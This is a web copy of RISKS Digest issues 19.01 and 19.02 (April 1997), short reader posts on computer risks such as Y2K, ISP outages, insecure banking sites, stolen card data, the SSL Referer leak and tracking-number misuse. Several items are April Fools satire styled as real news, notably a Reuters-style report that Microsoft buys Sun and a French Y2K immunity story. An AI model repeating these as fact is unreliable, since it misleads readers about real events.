



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 1

Tuesday 1 April 1997

Contents

- [French computer systems found to be immune to Y2K problems](#)
[John O'Connor](#)
- [The Year 2100 Problem: a simple solution](#)
[Martin Minow](#)
- [Microsoft buys Sun](#)
[Mark Stalzer](#)
- [Maybe we should start a "savoracle" e-mail address](#)
[Martin Minow](#)
- [The risk of perceiving the usual as normal](#)
[Gene Wirchenko](#)
- [Spry policy change causes e-mail denial](#)
[Michael Miora](#)
- [Unsecure online banking](#)
[David Ross](#)
- [AT&T Worldnet snafu/scam](#)
[Matt Holdrege](#)
- [Free book because computers cannot lie](#)
[Mich Kabay](#)
- [Re: Computer model blamed for \\$83 Million loss](#)
[Mark Stalzer](#)

- [Re: RISKS of tracking packages](#)
[Matt Welsh](#)
 - [Correction for ``hard core bits" reference](#)
[Paul Eggert](#)
 - [Re: all-ways green lights](#)
[Mark Brader](#)
[Steve Summit](#)
[Dik T. Winter](#)
 - ["Child Safety on the Internet" by Distefano](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ French computer systems found to be immune to Y2K problems

"John O'Connor" <jpoc@cix.compulink.co.uk>
Tue, 1 Apr 1997 0:59:59 +0100 (MET)

Paris, Tuesday, 1st of April 1997

The French Ministry of Informatics (MOI) today announced that they have determined that French computer systems will not be affected by the year 2000 problem. An extensive series of tests have been run on a wide range of applications within the country and on no system has a Y2K problem been apparent.

A spokesman put this good fortune down to a side-effect of the French number system. In this system the number eighty is represented by the composite "quatre vingts" -- literally "four twenties." French computer systems represent the "quatre" as a single digit and will harmlessly roll over to

"cinq vingts" or "five twenties" while the rest of the world collapses.

Thus, "quatre vingts dix neuf" will increment to "cinq vingts."

French speaking areas of Belgium and Switzerland are bemused by these developments, because they still use the older "septant, octant, nonant" system for 70, 80, and 90. The Belgian government is thought to be considering an urgent change in the language. This would provide a major boost for the less prosperous French speaking part of the country when computer systems are relocated to French speaking communes.

Microsoft has announced that it will use similar techniques to guarantee the PCs will not suffer from such problems, by launching a new version of their operating system. "Windows ninety ten" is expected to be available in the year 2002.

[``MOI?'' , dit Mademoiselle Petite-Couchon
(better known here as Miss Piggy). PGN]

✶ The Year 2100 Problem: a simple solution

Martin Minow <minow@apple.com>

Tue, 1 Apr 1997 00:00:00 -0800

A few weeks ago, someone who used a calendar application I wrote e-mailed me a warning that the program **incorrectly** (his words) indicates that the year 2000 will be a leap year. (The application, including source, is available in several on-line archives. Use a search engine to locate mac-calendar-cs.hqx.)

After explaining the entire leap-year algorithm to my correspondent, I realized that the overall year-2000 problem is just the tip of the software-bug iceberg. For example, in the year 2100, software using a popular oversimplified algorithm that computes leap years as "year evenly divisible by 4" will break for the first time since 1900 [when there were no computers doing this kind of calendar arithmetic anyway].

Since, by that time, software will be even more difficult to fix than it is today, I humbly propose that it would be simpler to fix the erroneous definition of the "second" than to fix the software. According to my calculations, by lengthening the second by only 0.00001312449483, which surely will be not noticeable, leap-years will occur every four years without the clumsy and error-prone corrections necessitated by the poor mathematical abilities of medieval monks. (Recall that the meter was recently changed so that the speed of light is exactly 3,000,000 meters/second).

Because adjusting the duration of the second will lead to a considerable simplification of date-conversion software, and an elimination of a source of considerable confusion and error, it would be well worth the minor disruption (barely a second a day) that this might cause to existing, old-fashioned, analog timekeepers that can't keep time that accurately anyway. Of course, the length of the meter would have to be changed again.

Martin Minow minow@apple.com

[Martin's proposed solution seems very timely(!), and incurs
no software
costs -- in contrast to the Y2K problem, with estimates of
fixes running
in billions (and trillions?) of dollars worldwide.
Incidentally, newer
readers with foresight might go back and visit [RISKS-17.83](#) and
84, noting
that the length of a tropical year is (at present) 365.24219
days. Barry
Jaspan suggested that the correction of making every 4000
years *not* a
leap-year gives a closer approximation. Alternatively, Jan
Vorbrueggen
suggested that years divisible by 2000 would not be leap years
unless
divisible by 4000, and years divisible by 16000 would not be
leap years
unless divisible by 400,000, which averages out to 365.24219
days per
year. Of course, by the year 400,000 the length of the
tropical year will
have changed. However, even if Martin's solution has to be
tuned once in
a rare while, it would never require any software changes.
Think of the
savings! On the other hand, what are the odds that there will
still be a
Risks Forum issue on 1 April in the year 400,000, and that it
will still
be devoted to recently discovered risks involving calendar
arithmetic? PGN]

Microsoft buys Sun

Mark Stalzer <mas@acm.org>

Mon, 31 Mar 1997 17:04:01 -0800

This item may be of some interest to RISKS readers, given all of the discussions about ActiveX and Java. -- Mark

- - - - -

Redmond WA, March 31 (Reuters) - Microsoft Corporation announced after the close today that it will buy Sun Microsystems in a deal valued at \$11.7 billion. The price works out to \$50 a share, which is a premium over Sun's close at \$34. Microsoft will finance the deal by issuing 50 million shares of common stock, using some of its cash reserves, and borrowing \$5 billion at "very low rates" from a "long time strategic partner" rumored to be Intel Corporation. Every 4 shares of Sun stock will be exchanged for 1 share of newly issued Microsoft stock plus approximately \$100 in cash.

Bill Gates, Microsoft's Chairman said "It's time to kill Unix. Unix is providing stiff competition to Windows NT in the server arena. We have already placed NT on Digital and HP servers, and Sun was the only substantial holdout. So we decided just to purchase Sun to assure that their servers ship with NT." He continued, "We also wanted control over Java to better position ourselves to, uh, compete with Netscape."

The deal was approved earlier today by the boards of both companies. Large institutional holders of Sun are known to favor the deal so it should get shareholder approval in the coming weeks. Privately, a Sun board member said "the price was so sweet, we would be violating our responsibility to the shareholders if we didn't accept the offer." Scott McNealy, Chief

Executive Officer of Sun, was unavailable for comment. Several Sun employees expressed dismay, one adding simply that "this sucks."

When asked about transition plans for Solaris, Sun's version of Unix, Taj Raji, Sun's Vice President of Systems Software, said that the "Solaris APIs will be wrapped around the NT megakernel in a seamless fashion to produce a robust feature-rich operating environment." A Microsoft spokesperson quickly added that "only native NT applications certified by Microsoft get to use the flying windows logo."

Speculation about Intel's possible involvement centered on the SPARC chips that power Sun's servers. Intel might incorporate the SPARC architecture into their planned Hexium "You're Inside" family of processors. If these chips were used in Sun servers, analysts say that Intel would lock up the worldwide processor market.

As for Sun's Java technology, if Microsoft follows their standard practice, they will make proprietary enhancements to assure market share. One insider suggested that they might make "Java more like C++", but others said that would be foolish. April Austin, a technology analyst with Hambust-Quick in Oakland CA, commented that "the buyout could really put a crimp on Netscape since Microsoft will control the two major means of placing active content on the web, ActiveX and Java. Microsoft will set the standards and Netscape will always be six months behind the feature curve."

A spokesperson for the Department of Justice said there was no

official

comment on the proposed transaction. Although, a highly placed Justice source felt that there shouldn't be any problems because "Microsoft is a software company and Sun is a hardware company."

The combined company's yearly sales will be approximately \$16 billion based on end-of-year figures. For the day, Microsoft (MSFT.O) was up 1 5/8 at 97 7/8 and Sun (SUNW.O) was up 3 3/4 at 34. Officials at the Pacific Stock Exchange reported that the volume on Sun April 30 calls was 15 times normal. The SEC is investigating possible insider trading.

✶ Maybe we should start a "savoracle" e-mail address

Martin Minow <minow@apple.com>

Mon, 31 Mar 1997 10:07:31 -0800

>From <http://www.macintouch.com>

"The e-mail address we first reported for feedback on Larry Ellison's

Apple takeover idea [saveapple@us.oracle.com] did not work, apparently due

to an 8-character limitation in Oracle's e-mail system. The revised

address is savapple@us.oracle.com ."

Noted without further comment by Martin Minow minow@apple.com

[I suppose they should have indirected it through Oracle@Delphi.com,

which Greek legend tells us could have interpreted the address wisely. PGN]

⚡ The risk of perceiving the usual as normal

Gene Wirchenko <genew@vip.net>

Fri, 28 Mar 1997 02:16:52 GMT

Not too long ago, I moved from Vancouver, BC to Penticton, BC. It then being long distance to Vancouver, I needed to change my ISP. I did this.

On the new ISP, the newsgroup service was flaky.

How did I know about the flakiness? Simple. I continued with the same newsgroups that I had been using and noted a marked drop in volume as well as seeing responses to messages which I hadn't gotten. The latter had happened but rarely before.

I was told I was the only one to complain. (Remember that Customer Service critters can always say this at least once (the first time).) It took some convincing on my part to get them to see it, but now they are looking at how to get out of their existing newsgroup feed contract.

The risk here is getting used to a state and thinking that state normal. If I had just signed up in Penticton, I might never have noted anything out of the ordinary. Apparently, that's what has been happening.

Gene Wirchenko

⚡ Spry policy change causes e-mail denial

Michael Miora <mmiora@miora.com>

Fri, 28 Mar 1997 10:06:25 -0800

Until last week, I used Sprynet as my ISP. They provided me with SMTP services (I have my own POP server) and Newsgroup services. Sometime last week, at a time and date nobody at Spry would or could divulge, Spry instituted a new policy: server access would be denied to anybody using a non "@sprynet.com" return address. This included SMTP and Newsgroup servers, along with unspecified other servers.

The result of this unannounced policy change was that anyone with either his/her own domain name or using other external, ISP-independent addresses lost e-mail, newsgroup, and other unspecified services. We received unintelligible error messages from the Newsgroup servers. We received occasional e-mail returns with the message, "External server access denied." Not all e-mail was returned this way, some was simply discarded. In all cases, the time-to-return was unpredictable, in one case exceeding 12 hours.

When the errors began occurring regularly, I tried contacting Spry tech support and customer service. The long distance numbers had wait times estimated at 20-30 minutes. After 45 minutes, I hung up. I connected to the IRC "chat.sprynet.com#spryhelp" and was told of this new policy. When I explained the implications, they replied: "Sorry, those are the rules. We are not responsible."

They are quite correct, they are not responsible. This unannounced

change on a system was a de facto denial of service attack on many legitimate users. Spry's explanation was that their SMTP and Newsgroup servers were being used by non-Sprynet subscribers and that this rule-based authentication was their only way of eliminating unauthorized use, given that these servers did not support log in protocols. I wonder how many of these "unauthorized" users were legitimate Spry customers with non-Sprynet addresses.

Michael Miora, Miora Systems Consulting, Inc.
mmiora@miora.com; <http://www.miora.com>

Unsecure online banking

David Ross <rossde@acm.org>
Thu, 20 Mar 1997 21:18:31 -0800

Western Federal Credit Union (WFCU) at <http://www.western.org/> provides for home banking over a supposedly secure Web site. Several problems plague this site.

On entering the Home Banking site, a popup notifies the user that a secure document has been requested. The popup has no cancel capability; the Cancel button is deactivated. The user has to continue to the login page and then select a link to return to the home page.

If the user continues by logging in, a total of seven "going secure" popups appear even though the site does not go insecure once. An error in the use

of RSA tools is strongly indicated.

Once within the secure site, the user sees an Exit button. Selecting that button returns the user to the WFCU home page without leaving the secure mode. The user is then on a Web page for which security cannot be justified. Selecting the link to the menu page (there being little else on the home page), the user remains in secure mode, still for no reason. For the user to return to insecure mode requires selecting the user's home page. This is definitely contrary to proper use of the RSA tools and indicates a lack of proper verification of the design of the Web site.

This problem was reported to WFCU's Webmaster along with a request that users be notified of potential security failures caused by software incorrectly using RSA tools. A week later, the problem still exists; no user warning has been posted on the Web site.

By the way, WFCU is the successor of SDC Federal Credit Union. The latter was the credit union for the employees of System Development Corporation (SDC), the company that initially established computer programming as a discipline distinct from designing and building computer hardware. Before then, the only people who programmed were the engineers who custom-built the computers. Somehow, I expected more from WFCU, given this heritage.

David E. Ross <http://www.geocities.com/CapitolHill/6727/index.html>

✶ AT&T Worldnet snafu/scam

Matt Holdrege <HOLDREGE@Eisner.DECUS.Org>

Mon, 31 Mar 1997 18:19:09 -0500 (EST)

Like many people, I signed up for AT&T Worldnet back when they first announced free Internet access for up to 5 hours per month. Also like many others, I decided I didn't like the service and stopped using it. I thought that AT&T being a reputable company would not give me any problems.

Today I received a card in the mail saying that my introductory year is almost over and I need to choose which rate plan to use. I can choose unlimited for \$19.95 per month or hourly for \$4.95 per month plus usage.

It says if I do nothing, I will automatically stay in the hourly plan and be billed \$4.95 per month. There is no phone number to call to complain, nor is there an e-mail box listed. I tried AT&T main numbers but they know nothing about Worldnet. There is an URL listed, but I tried several times today to access it and the path to it is overloaded. I'm sure if I did find out the number to call, it would also be overloaded.

I will make sure somehow that I am not billed, but I wonder how many folks will be surprised with a \$4.95 entry on their credit card or AT&T phone bill.

Matt Holdrege holdrege@eisner.decus.org

✂ Free book because computers cannot lie

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Fri, 28 Mar 1997 04:57:55 -0500

Another in the "Computer Can't Lie" series that we have been seeing lately in RISKS (e.g., "Telephone Scam" responses in [RISKS-18.91](#); "Bank cannot believe it made a mistake!" in [RISKS-18.92](#)):

I received an interesting book from my synagogue office -- but never ordered it. When I called the synagogue office, the secretary told me that I had registered for a course several months ago, had ordered this book, and had actually paid for it.

None of the above is correct.

I protested that there had been a mistake, and offered to return the book.

The secretary insisted that what she had said must be true: "Look, it's in the computer -- you must have done it."

I gave up and am keeping the book until further notice. When they fix their files, I'll return their book. Mich

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✶ Re: Computer model blamed for \$83 Million loss (Kaplan, [RISKS-18.97](#))

Mark Stalzer <stalzer@macaw.hrl.hac.com>

Mon, 31 Mar 1997 13:52:34 -0800

Financial models are used for a reason more fundamental than the complexity of the instrument, namely there may not be a market available to discover the instrument's price. If you want to know the price of Intel, you go to Yahoo!, type in INTC, and get the price. This works because there is a liquid market in Intel shares. The markets in common Intel derivatives (calls/puts) out to expirations of a few years are also liquid. But let's say you want to buy an Intel call that expires in 5 years. This instrument is not traded on any exchange so what's it worth? Fortunately, models exist that can price this option if you know some parameters that can be observed in the markets. For example, the most common options pricing model, Black-Scholes, needs the yield curve of the dollar (risk free interest rate vs. maturity), current price of Intel, exercise price (strike), expiration, and volatility of Intel's stock price. All of these parameters are known or can be determined from current and past market data. You drop them in and out comes a value. You can test the model against market traded instruments and tweak the parameters (mostly volatility) as necessary. The model and the market determined parameters give traders the tools to write all sorts of funny contracts at sensible prices.

It's certainly true that there are much more complex instruments and the models can get quite sophisticated. Obviously, there are bugs, and the users need to be very careful.

It should be said that to really blow up an investment house requires a human. Barings fell due to forgery, misappropriation of funds, illegal trades, no management oversight, all the usual stuff. The financial community is responding with increased reporting requirements and some external review over pricing models (it depends on the country, but the UK appears to lead here). I think these are good ideas, but the computer related risks are increasing.

Mark Stalzer, mas@acm.org

✉ Re: RISKS of tracking packages (Ishikawa, [RISKS-18.92](#))

Matt Welsh <mdw24@cl.cam.ac.uk>
27 Mar 1997 15:12:41 GMT

Chiaki Ishikawa worries about tracking a postal package delivery (over the Internet, say) without any authentication:

>In any case, I can't wait to mistype a digit/letter of an assigned number
>to MY package to see if it will print out someone's supposedly private info.

This has happened to me - in reverse. I was once tracking a package be delivered to me by a major US parcel carrier (I believe it was

UPS), using
the carrier's automated tracking system via a Web page. I
entered the exact
parcel number that I had been given, and lo and behold - I
discovered that
some months earlier a package had been delivered to a particular
address and
signed for by a particular person ... with the same tracking
number.

In most cases it's difficult to invent or mistype these tracking
numbers
(they may use a particular encoding or checksum), but in this
case I was
able to learn something about someone else's private delivery
using MY OWN
tracking number. Apparently this carrier recycles the numbers!

So many problems in this world which could be solved with proper
security
and authentication techniques. What's really amazing is that
this
technology already exists, but politics prevents us from
deploying it.

M. Welsh, University of Glasgow/University of Cambridge

✶ Correction for ``hard core bits" reference (Re: Nelson, [RISKS-18.94](#))

Paul Eggert <eggert@twinsun.com>
Thu, 27 Mar 1997 15:39:06 -0800

In [RISKS-18.94](#), when writing about using hard core bits to
defend against
statistical attacks on cryptographic algorithms, Jeff Nelson
referred to the
Eurocrypt '95 paper ``Universal hash functions and hard-core
bits'', but

unfortunately he gave the wrong authorship for that paper. The actual author is Mats Näslund of the Royal Institute of Technology, Stockholm.

You can find a copy of the paper itself at:

<ftp://ftp.nada.kth.se/pub/documents/Theory/Mats-Naslund/hh-ec95.ps.Z>

⚡ Re: all-ways green lights (DeBert, [RISKS-18.94](#))

Mark Brader <msb@sq.com>

Mon, 31 Mar 97 15:07:58 EST

> Probably some of the same thinking is involved as that which led
> certain parties at NASA to conclude that since the seals had
> eroded by x% but the shuttle hadn't crashed, x% erosion must be okay.

Didn't they even say that, after all, they still had a factor of safety of $(100-x)/x$? (As if the erosion had been modeled and was known to proceed at a constant rate, when in fact it was completely unexpected and its behavior was, as experience showed, unpredictable.)

⚡ Re: all-ways green lights ([RISKS-18.94,95](#))

Steve Summit <scs@eskimo.com>

Fri, 28 Mar 1997 12:23:32 -0800 (PST)

Well, shoot! I've believed (and asserted) that it was impossible, too. Not

(of course) because I have any deep faith in the perfection of software, but because it was so obvious to me that the right way to build a computer-controlled traffic signal would be to have the brand-new high-tech solid-state circuitry control the actual (110VAC) signal lamps through a last stage of old-fashioned relays, configured in such a way that it's physically impossible to have two conflicting greens on at once. (In the simple case, for example, the north-south green lights and the east-west green lights could be driven by opposite poles of a double-pole, break-before-make relay).

In fact, I was so sure that this was the right way to do it that I'd managed to convince myself (based on no more evidence than sheer speculation) that this **was** the way modern signals were in fact constructed. Are they not? I'm crushed. (Would I be out of place if I exhorted those reading this to use such a design in any analogous safety-critical systems they have any control over?)

Steve Summit scs@eskimo.com

✶ Re: all-ways green lights ([RISKS-18.94,95](#))

Dik T. Winter <Dik.Winter@cw.nl>

Sat, 29 Mar 1997 01:47:50 GMT

There are many articles about this issue. However, it was solved in the Netherlands before such a thing as a computer controlled traffic sign could

emerge.

The general rule is that traffic from the right has the right of way.

Traffic signs do **not** overrule that general rule %. A green sign merely grants you the right to proceed while a red sign tells you that you are not allowed to proceed. So if you enter a crossing with your light green you still have to obey the general right of way rule, even if you might think that his/hers sign was red.

This ruling has been upheld in the high court (or supreme court or whatever translation you want to apply). The reasoning is simply that lights can be defective, so you can not get rights from a green light because the other party may have seen no light at all.

* Actually there are very few rules that override it, except explicit signs and a few more. For instance, if there is a one-way road on the right so you may not expect traffic from it, if there comes traffic from it you must yield the right of way. (Of course the other party may be guilty of going in the wrong direction in a one-way street; that is a different matter.)

dik t. winter, cwi, kruislaan 413, 1098 sj amsterdam,
nederland, +31205924131
home: bovenover 215, 1025 jn amsterdam, nederland; <http://www.cwi.nl/~dik/>

 **"Child Safety on the Internet" by Distefano**

Rob Slade <roberts@mukluk.hq.decus.ca>

Mon, 31 Mar 1997 14:11:49 EST

BKCHSFIN.RVW 961128

"Child Safety on the Internet", Vince Distefano, 1997, 0-13-569468-X,

U\$34.95/C\$48.93

%A Vince Distefano

%C One Lake St., Upper Saddle River, NJ 07458

%D 1997

%G 0-13-569468-X

%I Prentice Hall

%O U\$34.95/C\$48.93 +1-201-236-7139 fax: 201-236-7131

beth_hespe@prenhall.com

%P 296

%S Classroom Connect

%T "Child Safety on the Internet"

This volume contains a helpful and generally realistic set of resources. It talks primarily about the dangers, but does note that the risks are not as bad as some of the hype. The book does, for once, look at other "dangers" besides pornography, and has a reasonable chapter on netiquette. Online service protection options, content rating systems, and protective/support groups are discussed. In addition, there are suggestions and advice for "after the fact" detecting and policing.

There are some gaps in the book. The fact that there are weaknesses, inaccuracies and misleading statements in the (now infamous) Rimm study/Time special is dismissed as "not important". The subtle censorship of Internet filter software is not discussed. (One of the filter programs on the accompanying CD-ROM blocks non-pornography or violence related

terms which

are germane only to discussions of certain political leanings.

Filter

developers will not even confirm the dictionary of words used, with some

slight justification.) Most filter packages do not allow

parents to tune or

manage the terms to be included or excluded.

copyright Robert M. Slade, 1996 BKCHSFIN.RVW 961128

roberts@decus.ca rslade@vcn.bc.ca

rslade@vanisl.decus.ca



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 2

Wednesday 02 April 1997

Contents

- [Strange buzzing sound in computer mouse caused by solar wind](#)
[Martin Minow](#)
- [CalTrain computer stolen -- rider alert](#)
[Adrian Brandt via Al Stangenberger](#)
- [Another NT security flaw](#)
[PGN](#)
- [Re: The Year 2100 Problem: a simple solution](#)
[Mark S. Fineman](#)
- [Embedded Chips Suffer from Year 2000 Problem, Too](#)
[Edupage](#)
- [Re: Greenwich Mean Time just changed by 1 hour](#)
[A. Grant](#)
- [Daylight savings time](#)
[Andre Sintzoff](#)
- [UPS Tracking System experience \[name withheld by request\]](#)
- [Meta-risks of browser flaws](#)
[Matthew D. Healy](#)
- [Re: SSL Browser Vulnerability Discovered](#)
[Eric Rescorla](#)
- [Vulnerable Web forms](#)

[Anup K. Ghosh](#)

● [Re: Risks of automatic spam blockers](#)

[Dan Zerkle](#)

● [Spam-proofed "From:" lines](#)

[Wayne Mesard](#)

● [Re: UK Banks' clearing system problem](#)

[Jerry Leichter](#)

● [Microsoft Typography: Bug or Feature?](#)

[Rodger Whitlock](#)

● [COMPASS '97 conference agenda](#)

[Dolores Wallace](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ **Strange buzzing sound in computer mouse caused by solar wind**

Martin Minow <minow@apple.com>

Tue, 1 Apr 1997 14:35:04 -0800

A technically detailed article in the Swedish newspaper, Svenska Dagbladet

(published 1 Apr 1997; <http://www.svd.se/svd/lasvart/solvind.html>) explains

that the unusually high levels of cosmic radiation (so-called "solar wind")

augmented by the presence of Comet Hale-Bopp is causing computer problems,

including strange ticking and buzzing sounds that can often be heard if you

hold a computer mouse to your ear. This is especially true if you first

click on a Java applet. Svenska Dagbladet's researchers note that (1) solar

wind strengths are unusually high for this time of the year, (2) the near

presence of Comet Hale-Bopp may appear to focus the radiation or, alternatively, reflect it in a currently unknown manner, says researcher

Torkel Willdmark. (3) Because it stretches around the world, the Internet comprises a gigantic antenna that, combined with the increasing number of digital superhighways, strengthens the signal. All together, this results in strange sounds that sometimes sound like extremely soft human speech.

Svenska Dagbladet recommends that web-surfers empty their browser cache memory frequently to prevent the accumulation of this signal. This need only be done for the next few weeks -- until the comet has left the earth's vicinity.

To determine whether you are affected by this problem, Svenska Dagbladet recommends that you move your computer's cursor over a Java applet, then turn off nearby radios and other noise sources. Then, hold the computer mouse to your ear: if you are affected by the solar wind problem, you should hear a soft hiss or buzz from the mouse. Clicking the mouse while it is to your ear, making sure that the cursor is over a Java applet, may make the problem more apparent.

Svenska Dagbladet has a test page (accessible to English speakers) at <http://www.svd.se/svd/lasvart/solvind.html> and a sample of the sound at <http://www.svd.se/svd/lasvart/comet.wav>

Translated and summarized by Martin Minow minow@apple.com

[I note that mouse in Swedish is mus and apple is a "ppel; in German, Apple is Apfel, while Apfelmus is applesauce -- not applemouse. It mus' be a combination of solar winds and Hale Bopp

that caused the \344 character for the second letter of Mats Naslund's

last name in [RISKS-19.01](#) to cause the entire issue to be bounced by a

bunch of systems unable to deal with 8-bit to 7-bit conversions.

Let me know if you did not receive your copy and you cannot ftp it. PGN]

✶ CalTrain computer stolen -- rider alert (Adrian Brandt)

Al Stangenberger <forags@nature.berkeley.edu>

Mon, 31 Mar 1997 13:39:48 -0800 (PST)

This isn't a particularly new risk, it's too bad that there is apparently no way that a credit card could be "partially" deactivated (that is, only valid if the merchant had the actual card in hand, and that verbal transactions would be rejected). What would happen if someone were traveling out of state and all of a sudden had a dead credit card?.. I've always resisted having multiple credit cards, but it sounds like maybe it's a good idea.

Date: 31 Mar 1997 19:53:55 GMT

>From: ab@nt.com (Adrian Brandt)

Newsgroups: ba.transportation,misc.transport.urban-transit

Subject: CalTrain computer stolen -- rider alert!

CalTrain's ticket-by-mail computer has been stolen. It contained credit-card data for customers using credit cards to pay for their ticket-by-mail. The computer was stolen out of the ticket-by-mail office inside of the historic Santa Clara CalTrain station building.

CalTrain spokeswoman Rita Haskin said CalTrain has, through its bank, initiated account cancellations for all the credit cards in their database.

She expressed some surprise when I told her my credit card worked fine on the Saturday before Easter. I've not tried my card since then, but the clear implication was that she already expected my card to have been cancelled by that time.

Haskin said that letters of explanation have been sent out to all ticket-by-mail customers as of Saturday.

I really, really wish that CalTrain had encrypted the credit-card data, or otherwise taken better care of it--because now I've got to go through the hassle of getting a new card and contacting other institutions or businesses I may have made similar "auto-pay" arrangements with...

Adrian Brandt (408) 565-7291 / ab@nt.com

✶ Another NT security flaw

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Tue, 1 Apr 1997 15:05:10 PST

Bloomberg News reports today (e.g., **San Francisco Chronicle**, C3) that Windows NT security can be breached. Jeremy Allison (Cygnus in Sunnyvale) and Yobie Benjamin (Cambridge Technology Partners in San Mateo) discovered they can extract passwords. Microsoft downplayed the discovery, saying the NT system is ``fundamentally secure''. MS VP Rich Tong said,

``This is not
a major security hole.'' Details were a bit sparse.

✈ Re: The Year 2100 Problem: a simple solution (Minow, [RISKS-19.01](#))

Mark S. Fineman <mfineman@ix.netcom.com>

Tue, 01 Apr 1997 13:06:41 GMT

> (Recall that the meter was recently changed so that the speed
of light is
> exactly 3,000,000 [should read 300,000,000] meters/second).

Actually, a much cheaper solution than fixing all of software
and hardware

is to slow down the Earth's rotation so 1 year is exactly 365
days.

Changing the orbit costs more and messes up the entire solar
system, so

changing the length of the day is the best solution.

✈ Embedded Chips Suffer from Year 2000 Problem, Too (Edupage)

Edupage Editors <educom@elanor.oit.unc.edu>

Sun, 30 Mar 1997 13:09:19 -0500

It's not just aging mainframe computers that will go haywire
when the clock

strikes midnight on 31 Dec 1999 -- the electronic devices we
encounter in

everyday life could have problems, too, according a letter
drafted by three

U.S. lawmakers responsible for overseeing public and private
sector

responses to the Year 2000 problem. "Critical systems that depend on automated devices include security systems for badge readers, surveillance and home security systems, parking lot gates, and vaults. Other products that rely on embedded computer microchips include telephone systems, video recorders, bar code readers, automatic teller machines, medical devices, factory machinery, civilian and military avionics, process control and monitoring equipment, sprinkler systems, and air-conditioning systems."

(BNA Daily Report for Executives 25 Mar 1997; Edupage, 30 March 1997)

✉ Re: Greenwich Mean Time just changed by 1 hour (Wilcoxon, [RISKS-19.01](#))

"A. Grant" <ag129@cam.ac.uk>

Tue, 1 Apr 1997 15:53:08 +0100 (BST)

sewilco@fieldday.mn.org writes:

> On my Linux machines, I keep the hardware clock on Universal time
> to avoid time-zone problems. One machine is used for both Linux
> and MS Win95, so I set the Win95 time zone to "Greenwich Mean Time".
> At least that's what the map on the Control Panel called it.

Why shouldn't it? GMT is the correct and current name for British civil time. It implies the DST (if selected) will be British Summer Time. That is the behaviour I want when selecting GMT in Windows 95.

You don't say what Linux you are running, but Caldera OpenLinux allows the hardware clock to run local time and strongly recommends

this if the machine is shared with another operating system.

Al Grant, Cambridge University Computer Lab

🔥 Daylight savings time

Andre` Sintzoff <Andre.Sintzoff@ping.be>

Tue, 1 Apr 97 19:37:58 +0200

In the Belgian newspaper Le Soir (<http://www.lesoir.com>), a journalist related his experience. Last week-end, he came back from Wales (after a soccer match). His plane lands at the Brussels airport. Our friend goes to the parking lot. It is 1:58 AM (Sunday morning). He takes his ticket and puts the money in the machine (entrance of the parking lot), goes to the exit in his car, puts the ticket into the device to open the gate. But, the gate doesn't open. Our reporter looks for an employee. They check. And all is clear. The device has changed its time.

Explanation: the ticket was paid at 1:58 AM. The reporter tried to exit at 3:05 AM. And you are not allowed to stay in this parking lot for more than one hour.

Andr=E9 Sintzoff Braine-l'Alleud, Belgique Andre.Sintzoff@ping.be

[At the other end of the spectrum, don't forget Tsotomu Shimomura's tale

([RISKS-13.28](#)) of being charged \$3771 because of a 1992 leap-day glitch. PGN]

⚡ UPS Tracking System experience

<[name withheld by request]>

Tue, 1 Apr 97 13:23:03 PST

I know a businessman who runs a mail-order business. He claims that for the first time in over twenty years his mail order business is declining slightly in a market in which sales are growing -- despite his quite competitive prices. He believes his competitors are using the UPS tracking system to uncover his customers.

Despite not being a computer person, he deciphered the simple checksum system after some day's thinking about it, and showed me how he is able to fetch a random package destination of his competitor's in under a minute of effort. He is quite angry at UPS, and considered using FedEx to ship his packages, but found the FedEx system similar enough to enable him to do the same thing. He wishes there were a way to force UPS to improve security as soon as possible. Meanwhile, he is turning the tables on his competitors by laboriously retrieving their shipping destinations. Needless to say, I declined to automate his efforts.

⚡ Meta-risks of browser flaws

Matthew D. Healy <Matthew.Healy@yale.edu>

Mon, 31 Mar 1997 11:29:03 -0500

I fear the steady stream of news reports about yet another security flaw in this or that web program may give rise to some severe metarisks; I dunno which if any of the following possibilities would be most likely:

- o A "boy-who-cried-wolf" reaction -- maybe people will start ignoring stories about Yet Another Web Security Flaw.
- o An exaggerated fear of security problems may cause people to give up on the Web entirely. I dunno whether using the Web to buy stuff is more or less risky than using older technologies to accomplish the same tasks. I do know that older technologies are far from 100% perfect; for instance both my wife and my father have had their bank accounts hit by check forgers.
- o Those who favor tighter Government control over the Internet may use such incidents as "evidence" that the net community can no longer be trusted to run something that is rapidly evolving from nifty techno-toy to serious communications infrastructure.
- o Overly-rapid attempts to fix the known bugs in what are, by and large, kludges that were implemented in a big hurry may produce more and worse bugs. I strongly believe the root cause of most web-related security holes is that market pressures pushed developers to

concentrate on

implementing new features quickly, without taking the time to do it right.

The most positive imaginable outcome would be for those who develop web

software to slow down and focus on getting things right; anybody wanna lay

odds on that happening any time soon?

Matthew.Healy@yale.edu <http://paella.med.yale.edu/~healy>

✉ Re: SSL Browser Vulnerability Discovered (Kennedy, [RISKS-18.95](#))

EKR <ekr@terisa.com>

Fri, 28 Mar 1997 17:25:26 -0800

If you have a page that is fetched by SSL GET that has links offsite, then

targets of those links get whatever secure information was passed to the

site over SSL because of the 'Referer' header field.

For example, imagine I'm shopping at LL Bean and I enter my credit card

number on a page and submit it. Then that page has a link to the Wall Street

Journal. The Journal gets my credit card number in the referrer header.

I don't know for sure that this is the problem described here, but it

matches the described facts and I've verified that this problem in fact exists.

There is an interesting variant of this involving inline images on pages which are fetched with SSL. They get the Referer

header too. Now, there are several ways this can go wrong:

1. GIFs that are pointers to other web sites. E.g. advertising or the ever-popular numbers used to display the number of hits on the page. This has the same consequence as described in the article, that is to say that the site which is referenced gets the referrer header.
2. GIFs that are pointers to the same web site but are fetched using HTTP. Navigator seems to forbid this (i.e. it pops up a warning box and then refuses.) IE pops up a warning box about loading insecure media (which you might very well not mind doing) and then proceeds with the fetch. The consequence of this is obvious: your secret information which you went to all that trouble to encrypt is now passed over the net in the clear. In general, all links off an SSL page whose URL+arguments is sensitive need to be SSL protected themselves.

> :: Server-side remedies include referring visitors to an in-house dummy
> page to "wipe the browser's feet," or use the POST command instead of GET.
